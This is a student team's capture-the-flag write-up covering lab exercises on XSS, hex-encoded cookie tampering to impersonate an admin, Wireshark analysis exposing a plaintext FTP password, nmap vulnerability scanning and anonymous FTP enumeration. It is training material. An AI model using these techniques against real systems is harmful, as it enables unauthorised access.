

# PSP 0201

## Week 3 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

## Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

**Tools used:** Kali Linux, Firefox, OWASP Zap


**Solution/Walkthrough:**

### Question 1

Stored cross-site scripting


### Question 2

Type anything in the search query and press enter you will be able to see the q in the link address.



### Question 3

Open OWASP Zap type in the link to scan for XSS vulnerabilities. Once you have scan completed, you will be able to see 2 XSS alerts.



**Thought Process/Methodology:** Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and log in. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'Santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

# Day 7: Networking - The Grinch Really Did Steal Christmas

**Tools used:** Wireshark, Firefox

## **Solution/Walkthrough:**

### Question 1

Open the file named “ pcap1.pcap” in the Wireshark to get the ip address that initiates an ICMP/ping.

17	10.430447	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request	id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply	id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request	id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply	id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request	id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply	id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request	id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply	id=0x0001, seq=4/1024, ttl=64 (request in 23)

### Question2

Use the filter ( http.request.method == GET) to see HTTP GET requests in the “ pcap1.pcap” file.

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /posts/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.788297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695988	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /posts/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	486	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

### Question3

Find the name of the article that the ip address “10.10.67.199” visited.

407	04.02.2019	10.10.07.199	10.10.13.32	HTTP	400 GET /TOMLS/T000LO-V20-1dL1H-reguidt.W0TTZ HTTP/1.1
471	64.222.360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1

### Question4

In the “pcap2.pcap” file, I found the password that was leaking during the login process.

```
Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```



### Question5


I found the name of the protocol that is encrypted in the “pcap2.pcap”.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

## Question6

In the “pcap3.pcap”, find the christmas.zip file and extract it to know in the Wish list for Elf McSkidy, what item will be used to replace Elf McEager.



 elf\_mcskidy\_wishlist - Notepad

File Edit Format View Help

Wish list for Elf McSkidy

-----

Budget: £100

x3 Hak 5 Pineapples

x1 Rubber ducky (to replace Elf McEager)

**Thought Process/Methodology:** First, open the Wireshark and put the “pcap1.pcap” file into it. Then we found the ip address that initiates an ICMP/ping. Then, we use the filter ( http.request.method == GET) to see HTTP GET requests in the “ pcap1.pcap” file and find the name of the article that the ip address “10.10.67.199” visited. After that, we close the “pcap1.pcap” file and open another file named “pcap2.pcap”. We searched for an ip address to find the password that was leaking during the login process. We also found the name of the protocol that is encrypted in this file. In the “pcap3.cap”, we need to open the extract objects and the HTTP so that we can get the christmas.zip file. Download and extract it to know what item was used to replace Elf McEager.


## Day 8: Networking - What's Under the Christmas Tree?

**Tools used:** THM Attack Box, Nmap, Google, Terminal

**Solution/Walkthrough:**

### Question 1

Used Google





## Question 2

the port numbers of the three services running are 80, 222, 3389

```
root@ip-10-10-152-62: ~
File Edit View Search Terminal Help
root@ip-10-10-152-62:~# cat target.txt
cat: target.txt: No such file or directory
root@ip-10-10-152-62:~# nmap 10.10.97.116

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 08:37 BST
Nmap scan report for ip-10-10-97-116.eu-west-1.compute.internal (
7.116)
Host is up (0.053s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:44:F4:37:5F:35 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@ip-10-10-152-62:~#
```

## Question 3

Use this command

```
root@ip-10-10-152-62: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-152-62:~# nmap --script vuln 10.10.97.116
```

Look for what is reported as the most likely distribution to be running

It's "Ubuntu"

```
root@ip-10-10-152-62: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-152-62: ~ x root@ip-10-10-152-62: ~ x
root@ip-10-10-152-62:~# nmap --script vuln 10.10.97.116

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 08:42 BST
Nmap scan report for ip-10-10-97-116.eu-west-1.compute.internal (10.10.97.116)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|   /page/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /src/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
| http-internal-ip-disclosure:
```

#### Question 4

Used Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. The website might be used for a blog based on the value returned.

```
|_http-title: TBFC&#39;s Internal Blog
```


**Thought Process/Methodology:** After starting the machine and attack box, we used nmap on the machine's IP in the terminal and found out the port numbers of the three services running. Again using nmap in the terminal, we successfully found the most likely distribution to be running that is "Ubuntu", Lastly, using Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, we think this website might be used for a blog.

## Day 9: Networking - Anyone can be Santa!

**Tools used:** Terminal, GoBuster, Firefox, WFUZZ

**Solution/Walkthrough:**

### Question 1




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-173-20: ~". The terminal output shows an FTP session:

```
root@ip-10-10-173-20:~# ftp 10.10.4.46
Connected to 10.10.4.46.
220 Welcome to the TBFC FTP Server!.
Name (10.10.4.46:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

The desktop environment includes a sidebar with icons for Applications, Places, System, and a terminal icon. The top bar shows the date and time as "Sat 25 Jun, 21:15" and the "AttackBox IP:10.10.173.20". The terminal window is titled "root@ip-10-10-173-20: ~".

Open terminal, type ftp and ip address, then type anonymous on the name and type ls on the ftp and we can find the one that only we can access, public.

## Question 2



The screenshot shows a Kali Linux desktop environment. At the top, there is a green bar with a WhatsApp icon and a terminal window titled "root@ip-10-10-173-20: ~". The desktop background is dark purple. On the left side, there is a sidebar with icons for "root's Home", "Terminal", "Tools", and "Additional". The terminal window is open, showing the following output:

```
root@ip-10-10-173-20:~# ftp 10.10.4.46
Connected to 10.10.4.46.
220 Welcome to the TBFC FTP Server!.
Name (10.10.4.46:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113          341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Then changed directories into “public” and then looked at the contents. There is a script called backup.sh located within. That's is what we looking for.

